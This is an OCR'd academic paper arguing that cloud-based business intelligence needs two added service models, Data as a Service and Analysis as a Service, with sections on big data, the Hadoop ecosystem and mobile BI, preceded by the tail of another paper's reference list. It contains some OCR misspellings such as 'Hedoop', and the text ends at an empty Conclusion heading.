[1] L. Bellatreche, D. Nguyen Xuan, G. Pierra, and H. Dehainsala. Contribution of ontology-based data modeling to automatic integration of electronic catalogues within engineering databases. Computers in Industry Journal Elsevier, 57(8-9), p.711–724, 2006.

[2] R. Bouchakri and L. Bellatreche. On simplifying integrated physical database design. ADBIS, p. 333-346, 2011.

[3] H. Dehainsala, G. Pierra, and L. Bellatreche. Ontodb: An ontology-based database for data intensive applications. In DASFAA, p. 497–508, 2007.

[4] K. ElGebaly and A. Aboulnaga. Robustness in automatic physical database design. In EDBT, p. 145–156, 2008.

[5] C. Fankam. Ontodb2 : un systme flexible et efficient de base de donnes base ontologique pour le web smantique et les donnes techniques. Ph.d. thesis, Poitiers University, 2009.

[6] C. Fankam, S. Jean, L. Bellatreche, and Y. Ait Ameur. Extending the ansi/sparc architecture database with explicit data semantics: An ontology-based approach. In ECSA'08, p. 318– 321, 2008.

[7] A. Giacometti, P. Marcel, E. Negre, and A. Soulet. Query recommendations for olap discovery driven analysis. Journal IJDWM 7(2): p.1-25 , 2011.

[8] P. Giorgini, S. Rizzi, and M. Garzetti. Goal-oriented requirement analysis for data warehouse design. DOLAP'05, p.47–56, 2005

[9] S. Khouri and L. Bellatreche. A methodology and tool for conceptual designing a data warehouse from ontology-based sources. DOLAP10, p. 19–24, 2010.

[10] S. Khouri, L. Bellatreche: DWOBS: Data Warehouse Design from Ontology-Based Sources. DASFAA (2) p. 438-441, 2011.

[11] O. Romero, D. Calvanese, A. Abello, and M. Rodriguez-Muro. Discovering func-tional dependencies for multidimensional design. DOLAP09, p. 1–8, 2009.

[12] V. Sugumaran and V. C. Storey. The role of domain ontologies in database design: An ontology management and conceptual modeling environment. ACM TODS, 31(3), p.1064-1094, 2006.

[13] P. Vassiliadis, M. Bouzeghoub, and C. Quix. Towards quality-oriented data ware-house usage and evolution. Inf. Syst., 25(2). p.89–115, 2000.

How Cloud Computing Is (not) Changing the Way We Do BI

Arian Stipić and Tomislav Bronzin
IN2 d.o.o., Business Development Department, Zagreb, Croatia
CITUS d.o.o., Business Development Department, Zagreb, Croatia
arian.stipic@in2.hr, tbronzin@citus.hr

Abstract - Cloud computing and BI (Business Intelligence) are technologies of choice to address today's business needs. They allow companies to optimize IT and become more competitive and productive. Implementing BI solutions in the cloud brings not just benefits, but also new challenges that need to be addressed. On technology side there are security, communication infrastructure (increasingly mobile) and speed. New technology and business models are arising because we are dealing with large quantities of distributed data which BI can (and often have to) use as new sources of information. Combining these data sources with new cloud services may significantly change the way some businesses are being run today. In order to do that successfully, we have to understand the basic principles of solution architectures in the world dominated by clouds. The new idea presented in the paper is that two additional types of service models, specifically the DaaS (Data as a Service) and AaaS (Analysis as a Service) will be widely used in cloud environments in very near future. The paper also addresses the "marriage" of cloud and mobile computing, entirely new area crowded with business and IT opportunities and new models that might be used to create and implement BI using private, public and hybrid cloud solutions.

I. INTRODUCTION

It is always a good idea to have a reasonable level of understanding about the meaning of any new term or acronym coming from rapidly developing IT technologies. It helps avoiding many common misunderstandings and focuses all parties in the discussion to more or less same mindset. And of course, the best way to do it is to try to define things in order to be able to compare arguments in the later discussion with the proposed definition. That is why we are going to do the same thing at the very beginning of this paper.

Cloud computing is relatively new concept and, typically for all new concepts in the industry, it is not always commonly (or sometimes even properly) understood and interpreted. Depending on whom you may be talking to, you are most likely to get quite a lot of different answers about the cloud computing, not all of them mutually consistent. Therefore, let us adopt the following NIST (*National Institute of Standards and Technology, USA*) definition [1] from September, 2011 released in its "Special Publication 800-145":

> *"Cloud computing is a model for enabling ubiquitous, convenient, on-demand network access to a shared pool of configurable computing resources (e.g., networks, servers, storage, applications, and services) that can be rapidly provisioned and released with minimal management effort or service provider interaction. This cloud model is composed of five essential characteristics, three service models, and four deployment models."*

This is a very short but also very important document and there is one very peculiar thing about this definition. Interestingly enough, it's not about what is enclosed in the definition, but rather about what is left out of it. If you take a good look you will find out that the definition describes hardware and software but it never says anything about the data. That's strange for several reasons. First of all, there is no application that does not process some kind of a data and that data has to be carefully collected and stored somewhere. Once you have a cloud it is very likely that data will be stored there also. In fact, even today you can see many clouds that only seem to serve as data storage. And, of course, there are some differences in handling all kinds of data when we speak about clouds.

Later in this paper we will introduce two significant extensions to the definition's existing content and explain the reasons for doing that. But, before we do it, it is important to explain what cloud really is and what characteristics does it have.

II. THE CLOUD EXPLAINED

According to the NIST definition there are three (3) different areas that really define the essence of cloud computing and differentiates it from the other existing computing models. They are:

1. Essential characteristics
2. Service models, and
3. Deployment models

Today's prevailing opinion describes a cloud as computing architecture and environment that has several essential characteristics:

- **On-demand self-service** - A consumer can unilaterally provision computing capabilities, such as server time and network storage, as needed automatically without requiring human interaction with each service provider.
- **Broad network access** - Capabilities are available over the network and accessed through standard mechanisms that promote use by heterogeneous thin or thick client platforms (e.g., mobile phones, tablets, laptops, and workstations).
- **Resource pooling** - The provider's computing resources are pooled to serve multiple consumers using a multi-tenant model, with different physical and virtual resources dynamically assigned and reassigned according to consumer demand. There is a sense of location independence in that the customer generally has no control or knowledge over the exact location of the provided resources but may be able to specify location at a higher level of abstraction (e.g., country, state, or datacenter). Examples of resources include storage, processing, memory, and network bandwidth.
- **Rapid elasticity** - Capabilities can be elastically provisioned and released, in some cases automatically, to scale rapidly outward and inward commensurate with demand. To the consumer, the capabilities available for provisioning often appear to be unlimited and can be appropriated in any quantity at any time.
- **Measured service** - Cloud systems automatically control and optimize resource use by leveraging a metering capability at some level of abstraction appropriate to the type of service (e.g., storage, processing, bandwidth, and active user accounts). Resource usage can be monitored, controlled, and reported, providing transparency for both the provider and consumer of the utilized service.

Probably the most distinguishing (and too often poorly understood) thing about the cloud is the notion of service models. The service model is delivery of some aspect of computing as a service as opposed to being a product. It provides computation, software, data access, and storage resources without requiring cloud users to know the location and other details of the computing infrastructure. NIST definition explicitly states these three (3) service models (without going into the description of this models, as authors presumes that they are matter of general knowledge in IT):

- **Software as a Service (SaaS)**
- **Platform as a Service (PaaS)**
- **Infrastructure as a Service (IaaS)**

In reality, SaaS is just a licensing structure. Many vendors (open source, for example) offer SaaS software subscription models, which has nothing to do with cloud-based hosting. Cloud, on the other hand, should be all about multitenant software hosted on public or private clouds. It's not about cloud hosting of traditional software architected for single tenancy.

Having all that in mind we can describe business intelligence cloud-based SaaS as:

> *"BI platforms and solutions specifically designed and architected for multitenant hosting in public/private clouds. These platforms and solutions are often licensed on a subscription (SaaS) basis because the nature of their architecture and purpose often do not warrant capital investments and perpetual licenses."*

Finally, there is a cloud and there is a cloud. Not all clouds are equal, not only in capabilities and size but also in their primary target audience. This aspect of cloud computing is called a deployment model. There are four (4) different cloud deployment models:

- **Private cloud** - The cloud infrastructure is provisioned for exclusive use by a single organization comprising multiple consumers (e.g., business units). It may be owned, managed, and operated by the organization, a third party, or some combination of them, and it may exist on or off premises.
- **Community cloud** - The cloud infrastructure is provisioned for exclusive use by a specific community of consumers from organizations that have shared concerns (e.g., mission, security requirements, policy, and compliance considerations). It may be owned, managed, and operated by one or more of the organizations in the community, a third party, or some combination of them, and it may exist on or off premises.
- **Public cloud** - The cloud infrastructure is provisioned for open use by the general public. It may be owned, managed, and operated by a business, academic, or government organization, or some combination of them. It exists on the premises of the cloud provider.
- **Hybrid cloud** - The cloud infrastructure is a composition of two or more distinct cloud infrastructures (private, community, or public) that remain unique entities, but are bound together by standardized or proprietary technology that enables data and application portability (e.g., cloud bursting for load balancing between clouds).

III. THE DATA ISSUES

The NIST definition does not say anything about the data in the cloud computing. We believe that it leaves the opportunity to extend the definition with at least two additional elements of the service model that specifically address data in the cloud environment. When speaking about the data contained in the cloud, we can safely reduce the previous four deployment models to only two possible variations: public and private clouds.

Public clouds would either store or otherwise make available public data, either in form of a commercial

service or available free of any charge. Virtually anyone would be able to access that data and some of the services would even allow the consumers to actually download the selected portions of the data and use it in its own BI environment as a valuable extension to its own data. The typical example of public cloud data would be various governmental and statistical data that is being produced in every single country.

Private clouds, on the other hand, provide the very same type of services but with a difference: the data available in these clouds are not accessible to everyone who asks or pays for it. There are all kinds of data that might be stored in private clouds: from individual files (music, videos, movies, documents …) to corporate information (data-marts, reports, documents…) and all the way up to sensitive governmental (sometimes even secret) information that needs to be available only under very strict security restrictions.

It is quite obvious that when data is concerned, the two types of cloud environment are very much different even when they may be technically identical. Therefore, we believe that this data issue has to be somehow included in the service model definition.

Everybody in the industry knows the reality of existing clouds: there are some services available (i.e. Windows Azure Data Market) that offer not only software services (SaaS) but also a separate data services. It is, completely in accordance with current cloud terminology, called **DaaS** (*Data as a Service*). So, the DaaS concept is already here and it has a very bright perspective for future growth.

We all understand that there is a big difference between software and data. Companies are always in search for better software to help them with their business, but ultimately it's the data that defines the company. It contains their past, their present and, sometimes, determines their future. Therefore the **DaaS** should be the first addition to the NIST service model definition. An important future development might be the integration of some *publicly collected and maintained* data that might then be used in most enterprise as well as commercial applications. Some examples of this would be census data, traffic data, statistical data and so on. The point here is that some very complex parts of maintaining Master Data[7] can be delegated to some other authorities and then simply used as a cloud service. In the standard SOA model this is sometimes called **DMaaS** (*Data Management as a Service*) and it is not restricted to clouds.

As BI is becoming more complex, an analytical approach can be applied to almost any sort of information, regardless of volume, format and origin. We can see that businesses are gravitating to the mobile tablet computer market, which, combined with cloud computing technologies, opens up a whole new wealth of information to the BI system, where by the mobile workforce can work just as efficiently. This situation produces steadily increasing need for transforming data into usable information which can only be served by applying some meaningful analysis and suggesting the appropriate interpretation of the results of this analysis.

We see a huge potential for services that may fill this part of the market. They may be very generic or very specific in nature but whatever the case might be, they must process some data and therefore, they need to closely cooperate with **DaaS** type of cloud services. This brings us to the second extension of the NIST service model definition and that is **AaaS** (*Analysis as a Service*).

While DaaS (although not mentioned in the NIST definition paper) already exists for some time now, AaaS is entirely new concept in the cloud computing and it is also the central suggestion of this paper. The idea behind it is really a very simple one. There is rapidly growing amount of data out there and a large portion of it is sure to have a very short lifetime. However, people are interested in the information hidden within all those data and someone should be able to deliver that information in form of analysis performed on the selected (or available) portion of data. Of course, great volume, huge variety of data and infinite number of potentially interesting combinations require many different types of analyses to be performed. Consequently, it is very likely that there will be a large number of such AaaS services in all kinds of clouds in the near future.

IV. BI IN THE CLOUD

Cloud or no cloud, BI is always very similar. All "BI aware" corporations and institutions use more or less the same patterns and methods in order to use many powerful BI capabilities to help them run their business. All of them have their own data (lots of data!) and they build their data warehouses and data marts and they use them to analyze this data using all kinds of tools and applications. The very same thing happens when they start using the cloud infrastructure. However, clouds are somewhat different from traditional environments and there are some specifics that need to be understood. The most important is the difference between public and private clouds.

Generally speaking, there are at least these six (6) options available for building "Standard BI" or the "BI in the cloud" type of the solution:

1. Dedicated hardware based BI system (not really a cloud; this is what most companies have today)
2. Private cloud based BI system running internally
    a. It is still not clear what the real TCO for private cloud solutions is.
    b. It is still very early for BI deployments on internal private clouds. There are some initial solutions on the market based on the "appliance model" of the HW & SW combinations (Microsoft, IBM Cognos, Microsotrategy…).
    c. Most probably the very large data warehouses and complicated ETL tools and procedures will not dominantly leave the standard IT infrastructure, but some parts of the data (DaaS) and some parts of the analysis (AaaS) will be made available in the cloud environment.

3. Public cloud based IaaS for a BI system
    a. subscribe to an IaaS vendor (Savvis, Amazon, Microsoft, Rackspace, GoGrid…) with "pay as you use" model on hardware and systems software and then buy and deploy your own ETL, DBMS and BI software
4. Public cloud or externally hosted BI/DW PaaS for building your own cloud-based BI system (could be a multi-vendor or single-vendor BI PaaS offering)
    a. Build BI/DW platform as a Service (PaaS) option on public (or even externally hosted) cloud.
    b. An example of a multi-vendor option might be the combination of the RightScale, Talend, Vertica and Jaspersoft PaaS offering on Amazon EC2.
    c. An example of single vendor solution might be SAP BusinessObjects On-Demand, Birst, Indicee, PivotLink or similar.
    d. A key question here is: "Is Data Integration included?" and how are you going to handle it in your solution.
5. Public cloud or externally hosted SaaS BI packaged analytical applications
    a. This is a fast growing market with many new (Cloud9 Analytics, Rosslyn Analytics, Lixto…) as well as traditional mainstream vendors (SAS, IBM Cognos...). These are pre-built solutions ready to be used, primarily interesting for small and medium businesses (SMBs), but also for some specific lines of business in large organizations.
    b. This option has the most potential for rapid implementation and integration of DaaS and AaaS as a part of the solution.
6. Public cloud or externally hosted SaaS BI for operational reporting on cloud based operational data
    a. This is typically a cloud based reporting system on operational data from a cloud based transaction processing system such as SalesForce.com which is dominant in this area. An example could be CrystalReports.com for SalesForce.

On the public cloud we have a complete set of possibilities; from plain IaaS (*Infrastructure as a Service*) all the way through to SaaS (*Software as a Service*) based packaged analytic applications. Obviously, it is the inclusion of the public clouds that makes things complicated. It should be noted that all scenarios at least implicitly open the doors for DaaS (*Data as a Service*) and AaaS (*Analysis as a Service*) service models.

What kind of services can we expect in the cloud environment? Well, the obvious answer would be: "All of them!" meaning everything that we already have in traditional BI environments. And then some. This is probably not very realistic (maybe even not desirable) but it is certainly the truth that some entirely new areas are emerging with the introduction of cloud computing. Maybe the three (3) most important ones are:

1. We can now gain access to large quantities of both structured and non-structured data (sometimes even from various sources).
2. Even some short-living data may become the source for the complex analyses. The data will be discarded but the analysis based on it may live on for a considerable period of time.
3. There is a rapidly growing need for both globally standardized (*Semantic Web*) and individually shaped[5] (*Guardian Angels*) metadata that might be dynamically created by analyzing associative context relations among data.
    a. Metadata is information that allows organizing, indexing, finding and using content. Metadata can exist at many levels ranging from simple descriptions of a thing or event, to observations of feelings about the thing or event and introduced by an observer, to statements or expressions of meaning or intention. Types of metadata and their independent or contingent relationships evolve with time.

Another important consideration here might be the fact that the role of metadata (and associated business context) is probably going to become more and more important over time. The majority of architectural problems are caused by data, the rules of data exchange between different systems, the interpretation and manipulation (analysis) of that data on different platforms and the intrinsic lack of some kind of common framework that would facilitate the understanding of the actual meaning of some data. Cloud computing promises better connectivity of all kinds of data but this can also become the source of huge problems because differently structured (or unstructured!) data may actually describe some very similar patterns. Therefore, we must find a way to somehow standardize the process of generating and manipulating the metadata in order to recognize similar data in otherwise very different systems

Most of these new opportunities result in entirely new areas like "*Data Science*", and the root of most of them is the fact that we have to face new issues with (very unstructured, very large in quantity and very unpredictable in nature) various data on a daily basis.

If we had to sort out a single most important difference between traditional and cloud environment, that it would most certainly have to be the data itself. Lots of data. Very large data warehouse may contain 100 terabytes (10^{12}) of data but that is still much less than the amount of data stored in Facebook (>15PB), for example. In such cases we are speaking in terms of petabytes (10^{15}), and the amount of data being used in some kind of analysis is still rapidly growing up. Very soon we shall start talking about exabytes (10^{18}) or even zettabytes (10^{21}) of data as the next frontier. Just for a comparison, the adult human brain has been estimated to store a limit of up to 2.5 PB of binary data equivalent.

Table I lists some interesting facts about existing PB cases today.

TABLE I: EXISTING PB CASES TODAY

Year	*Example*	*Size (PB)*
	adult human brain	2.5
1986	The world's effective capacity to exchange information through two-way telecommunication networks (optimally compressed size)	281
1993		471
2000		2,200
2007		65,000
2008	Teradata Database 12 compressed capacity	50
2008	AT&T network transfers (per day!)	20
2009	Google processing (per day!)	25
2009	Large Hadron Collider production (per year)	15
2009	World of Warcraft (game)	1.5
2009	Avatar 3D rendering	1
2009	German Climate Computing Center (DKRZ) storage capacity for climate data	60
2010	BBC's iPlayer (used bandwidth per month)	7
2011	Internet Archive	6
2011	IBM have built the largest storage array ever	120
2012	Cray began construction of the Blue Waters Supercomputer	500

Obviously, the race for ever increasing sizes of data and memory continues at a very fast pace. Scientists regularly encounter this problem in meteorology, genomics, connectomics, complex physics simulations, biological and environmental research, Internet search, and finance and business informatics. New data provokes new requirements, new requirements result in new metadata, new metadata result in new analyses and all of that ultimately produces: some more new data.

This entirely new territory is popularly called the "Big Data". It is expected to become one of the most important areas of computing within the next few years and we shall briefly discuss it in the next section.

V. THE "BIG DATA" CHALLENGE

Today, the so called "Big Data" is one of the hottest topics in the industry today. It exceeds the processing capacity of conventional database systems; it is too big, moves too fast and often doesn't fit the structures of conventional database architectures. Big data consists of datasets that grow so large that they become awkward to work with using on-hand database management[8] tools. Difficulties include capture, storage, search, sharing, analytics and visualizing.

We have already seen some real-life big data numbers and let's have some more of it here. There are more people interacting with data or information than ever before. Between 1990 and 2005, more than 1 billion people worldwide entered the middle class which means more and more people who gain money will become more literate which in turn leads to information growth. Cisco predicts that the amount of traffic flowing over the internet will reach 667 exabytes annually by 2013.

Big Data can be seen as a multi-phase problem including the acquisition, organization, storage, and analysis of large amounts of data originated in various sources and coming in multiple formats.

Although most of the sources only discuss the first three[9] V's form the list, according to Forrester Research, big data can be described by these four (4) independent dimensions (the so-called *"4 V's"*), as described in Table II.

TABLE II: FORRESTER'S 4V'S DIMENSIONS

(1) Volume	As we already saw in the previous section, the volume is typically measured in range of petabytes, although you may face somewhat smaller amounts (100's of TB) of data that exhibit all other characteristics usually associated with big data
(2) Velocity	The big-data may often be time-sensitive and must be used as it is streaming in to the enterprise in order to maximize its value to the business. We can clearly see the increased point-of-interaction (POI) speed. POI performance is increasingly perceived as a competitive differentiator (Web site response, inventory availability analysis, transaction execution, order tracking update, product/service delivery…)
(3) Variety	Big data extends beyond structured data, including unstructured data of all varieties (text, audio, video, click streams, log files and more)
(4) Variability	The same data can have different meanings and format over different time periods

The potential for analytical use of big data is in the focus of interest for this paper and the most important questions here are:

- How well are traditional (DB, storage, analytical tools…) technologies suited for the big data problems?
- Is the cloud a proper environment to work with big data?

Big data requires exceptional technologies to efficiently process large quantities of data within acceptable processing speed. Technologies being applied to big data include massively parallel processing (MPP)

databases, data mining grids, distributed file systems, distributed databases, cloud computing platforms, the Internet, and scalable storage systems. Most of the items from this list will not be found in any standard IT environment but this is about to be changed.

The first thing that has been noticed about big data was gained as experience from early installations that encountered data problems of this size. Google, Facebook and similar service providers have been on the very front of this wave. Very soon they found out that some of the traditional technologies that worked (and are still working!) well in standard environment do not work that good in the world of big data, especially in the cloud environment.

The majority of traditional data warehouses run on some relational or a columnar database and the most BI tools use SQL to access data from these DW. These databases are not designed to run natively on the cloud. On top of that, the optimizations performed on these DW such as horizontal partitioning (*database sharding*), indices, compression etc. don't translate well into the cloud either since cloud is a horizontally elastic scale-out platform and not a vertically integrated, scale-up, system. Therefore, traditional SQL-based databases and multidimensional OLAP databases may not be the best choice for the big data in the cloud. Big players like Microsoft, Oracle, IBM and some others are working on redesigning their products to fit into this new environment, but in the meantime, many new ideas have been realized and used in practice.

The technical foundation of this brave new world of big data bases its stronghold on two levers:

1. **Apache Hedoop** - distributed (node-based) file system which, paired with the Google ReduceMap programming framework, represent the basis for big data infrastructure, and
2. The so called **NoSQL databases** – a new breed of simplified DB products specifically aimed at big data scenarios

One good example of such infrastructure would be Hortonworks Data Platform announcement represented in the Figure 1 (source: Hortonworks web & presentations).

The two gray rectangles (**HDFS** and **MapReduce**) represent the core Apache Hedoop elements and everything else is some kind of specific platform extension. Let us briefly explain all elements here.

HDFS (Hedoop Distributed File System) is the primary storage system used by Hedoop applications. HDFS creates multiple replicas of data blocks and distributes them on compute nodes throughout a cluster to enable reliable, extremely rapid computations.




FIGURE 1. HORTONWORKS DATA PLATFORM

MapReduce is a framework for processing highly distributable problems across huge datasets using a large number of computers (nodes), collectively referred to as a cluster (if all nodes use the same hardware) or a grid (if the nodes use different hardware). Computational processing can occur on data stored either in a filesystem (unstructured) or in a database (structured). The two steps in the MapReduce process are:

- **Map** - the master node takes the input, partitions it up into smaller sub-problems, and distributes them to worker nodes. A worker node may do this again in turn, leading to a multi-level tree structure. The worker node processes the smaller problem, and passes the answer back to its master node.
- **Reduce** - the master node then collects the answers to all the sub-problems and combines them in some way to form the output – the answer to the problem it was originally trying to solve.

MapReduce allows for distributed processing of the map and reduction operations. Provided each mapping operation is independent of the others, all maps can be performed in parallel – though in practice it is limited by the number of independent data sources and/or the number of CPUs near each source. Similarly, a set of 'reducers' can perform the reduction phase - provided all outputs of the map operation that share the same key are presented to the same reducer at the same time. While this process can often appear inefficient compared to algorithms that are more sequential, MapReduce can be applied to significantly larger datasets than "commodity" servers can handle - a large server farm can use MapReduce to sort a petabyte of data in only a few hours. The parallelism also offers some possibility of recovering from partial failure of servers or storage during the operation: if one mapper or reducer fails, the work can be rescheduled – assuming the input data is still available.

Hive is a data warehouse system for Hedoop that facilitates easy data summarization, ad-hoc queries, and the analysis of large datasets stored in Hedoop compatible file systems. Hive provides a mechanism to project structure onto this data and query the data using a SQL-like language called HiveQL. At the same time this language also allows traditional map/reduce programmers to plug in their custom mappers and reducers when it is inconvenient or inefficient to express this logic in HiveQL.

Pig is a high-level data-flow language and execution framework for parallel computation. Pig offers SQL-style high-level data manipulation constructs which can be assembled in an explicit dataflow and interleaved with custom "Map and Reduce" style functions or executable. Pig programs are compiled into sequences of Map-Reduce jobs, and executed in the Hedoop Map-Reduce environment. Both Pig and Hedoop are open-source projects administered by the Apache Software Foundation.

HBase is an open source, non-relational, distributed database modeled after Google's BigTable and is written in Java. It is developed as part of Apache Software Foundation's Apache Hedoop project and runs on top of HDFS providing BigTable-like capabilities for Hedoop. It provides a fault-tolerant way of storing large quantities of sparse data.

HCatalog is a metadata abstraction layer for referencing data without using the underlying filenames or formats. It insulates users and scripts from how and where the data is physically stored.

ZooKeeper is a centralized service for maintaining configuration information, naming, providing distributed synchronization, and providing group services. All of these kinds of services are used in some form or another by distributed applications. Each time they are implemented there is a lot of work that goes into fixing the bugs and race conditions that are inevitable. Because of the difficulty of implementing these kinds of services, applications initially usually skimp on them, which make them brittle in the presence of change and difficult to manage. Even when done correctly, different implementations of these services lead to management complexity when the applications are deployed.

Ambari is a monitoring, administration and lifecycle management project for Apache Hedoop clusters. Hedoop clusters require many inter-related components that must be installed, configured, and managed across the entire cluster.

Just as an illustration of how far has all this gone today, Figure II shows client connectivity with **Cloudera** (another Hedoop oriented company) platform for **Tableau 7.0** (one of the leading vendors in the area of traditional BI tools) product.




FIGURE 2. CLOUDERA CLIENT CONNECTIVITY

To gain value from this data, we must choose an alternative way to process it. Its value to some organization falls into two categories:

1. Analytical use, or
2. Enabling new products

Although Big Data Analytics systems insist on system performance, commodity infrastructure, and low cost, it is usually connected with big money, too. There should be no surprise about this because useful analysis of some problem that has big data associated with it may reveal some alternative approaches and improvements that will ultimately save some money in the process. As big data is all about big numbers, the small savings may quickly accumulate to very significant amounts of money. There are many examples of this, but one of the most convincing is about the U.S. power grid. At some places it is over 100 years old, outdated and not at all flexible and adjusted to actual needs. According to the U.S. Department of Energy, if the existing grid was only 5 percent more efficient "*The energy savings would equate to permanently eliminating the fuel and greenhouse gas emissions from 53 million cars*". And that, by any standard imaginable, is very, very big money indeed.

The phenomenon of big data is closely tied to the emergence of data science, a discipline that combines math, programming and scientific instinct. Benefiting from big data means investing in teams with this skillset, and surrounding them with an organizational willingness to understand and use data for advantage.

VI. CLOUD & MOBILE, A MATCH MADE IN HEAVEN

It is very interesting effort to compare two very different things like mobile computing and cloud computing. We all know that mobile devices are small and therefore we "feel" that mobile computing does not involve very big and complex architectures and infrastructure. A very common perception is that a cloud has to be "something big" while mobile has to be "something small" and that the two of them do not have much in common. It is not entirely false but it would be very wrong to draw conclusion that there is no place for mobile computing in the "cloudy" world. As we shall see shortly, it is quite the opposite.

Let us start with some pretty obvious argument. First of all, a mobile application, especially mobile BI application, has to work with some kind of data. The data might be temporarily stored locally for performance reasons, but most probably it will reside somewhere else. The exact location may depend on the nature of the data, security constraints and the purpose of the application.

We believe that it is very important to acknowledge that this data may not always come from the same place. In standard computing environments and architectures this data would probably be somehow centralized in a single place. If we are dealing with large companies or a public sector this would typically be some well-maintained data warehouse (or a data mart) with highly structured data. But it is also increasingly probable that our application (or at least some particular request) may not work well if it does not have an access to other, mainly unstructured data as well. We can also see a need for a mobile application to present (visually properly formatted and displayed to the end user) information that may be very limited in amount (perhaps a couple of rows or even a single number) but still extremely useful from a business perspective. A complex trend calculation may be an example of this kind. It would be impossible to run this calculation on a mobile device itself, but it is entirely possible to do it in background and return the results back to the mobile client. Granted, we do not need a cloud for that but, if you remember, earlier in this paper we have already introduced the concepts of **DaaS** and **AaaS** as proposed extensions to the NIST definition.

Having that in mind, there is absolutely nothing that may be preventing mobile clients to use these very same types of cloud services. On the contrary, we believe that mobile clients are very likely to be among the first to do that.

What types of business problems should be addressed with "mobile in the cloud" solutions? It should not be too complicated to identify the candidates. The variety of potentially interesting data, its wide dispersion and possibly high volume (as in the case of "big data" discussed earlier) makes an excellent case for bringing together the cloud architecture of distributed data and services and needs of mobile clients.

Recognizing potentials is just the first step on the path towards successful "marriage" between mobile and cloud world. It can be considered as an "engagement" but for a complete success it has to be followed by the next step which is, of course, identifying actual opportunities. Therefore, in order to complete this promising "relationship" between mobile and cloud computing, we must answer at least the following question: "*What types of cloud usage scenarios and accompanying services (existing or still non-existing) will be most important in the near future?*"

We believe that there are at least four (4) very different usage scenarios here:

1. Accessing some kind of corporate data
2. Accessing combined data compiled together from different origins (possibly different clouds); most probably it would be in the form of an analysis (the actual result could even be a single number!) of some kind that is otherwise not available because you need a specialized DaaS & AaaS services in order to perform and deliver the results of such analysis
3. Accessing all kinds of highly distributed data generated within different social (both public and private) networks
4. Storing data that has originated on mobile devices (most probably tablets) in the cloud

The first case of corporate data is something that's going to be increasingly important, especially in various self-service BI scenarios. This is already being done for some time and we believe that this trend is going to continue in the future. One of the most promising areas here might be within various CRM implementations that are gaining in popularity in the last couple of years.

The combined "multi-cloud" scenario is highly important for making strategic business assessments in a very short period of time. We are speaking about specialized services that are able to provide both data (coming from several or even many different sources) but also some insight to that data (the analysis) to the end users who are willing to pay for this kind of a service. This scenario may have the characteristics of cooperative BI in a sense that companies may be willing to (anonymously) share some important information with all other participating companies (most probably from the same vertical industry) in order to get accurate comparisons of various performance indicators. That, of course, is the cornerstone of the benchmarking process.

It should also be pretty obvious that mobile devices may often be used to access data that is not primarily of the corporate nature (related to your business) but, instead, individuals may be more interested in exploring data that are generated within the operations of various social networks, for example. Those cases are often referred to as "*Social Intelligence*", a specific BI domain that primarily analyzes this kind of information. It is often the case of large volume data, potentially sometimes even a "big data" with a short-term validity or availability.

Finally, the last case is significantly different from the previous three because instead of pulling data and results from the cloud to the mobile device, it does exactly the opposite: transfers the collected data from the mobile device to the cloud.

Some of these scenarios (case 1) are already being exploited, not necessarily in the cloud environment, but this is only a matter of time. The advancements in available mobile client technologies will further broaden the availability of this kind of solutions. Some other scenarios (case 2) are only partially available and the reason for that is twofold: we are still speaking about emerging technologies (cloud computing is still in its very early stages) and many companies are simply not ready yet to expose its data to the mobile devices, let alone to actively participate in cooperative BI efforts mentioned earlier. However, this is also just a matter of time because companies around the world are rapidly [2] implementing all kinds of mobile BI solutions.

And finally, we already see the enormous interest of (prevalently young) individuals from all around the world in various aspects of social networking. Very large amount of both structured and unstructured data is being collected every single day but there is still very little support for integration and analysis of this data. If you keep in mind that smart phone is becoming the preferred way to access the social network it is only logical that this same device become not only the main source of data about the users participating in the same social networks but also a principal consumer of the analysis performed on that very same data (cases 3 & 4).

There are quite a few additional services available for some of the existing social networks (mostly for "Tweeter") and some of them offer various analytical capabilities that can be considered as an example of the early stage of true AaaS expected in the future.

Data is tamed and understood using computer and mathematical models. These models, like metaphors in literature, are explanatory simplifications. They are useful for understanding, but they have their limits. A model might spot a correlation and draw a statistical inference that is unfair or discriminatory, based on online searches, affecting the products, bank loans and health insurance a person is offered, privacy advocates warn.

However, new opportunities also bring new dangers. Big data can be very useful, but it can also easily be misunderstood and misinterpreted, sometimes with malice. Just by having a huge amount of data does not mean it is more worthy than much smaller, carefully chosen set of representative data. Not everything can be properly explained only by using statistical methods, no matter how advanced they might be.

VII. CONCLUSION

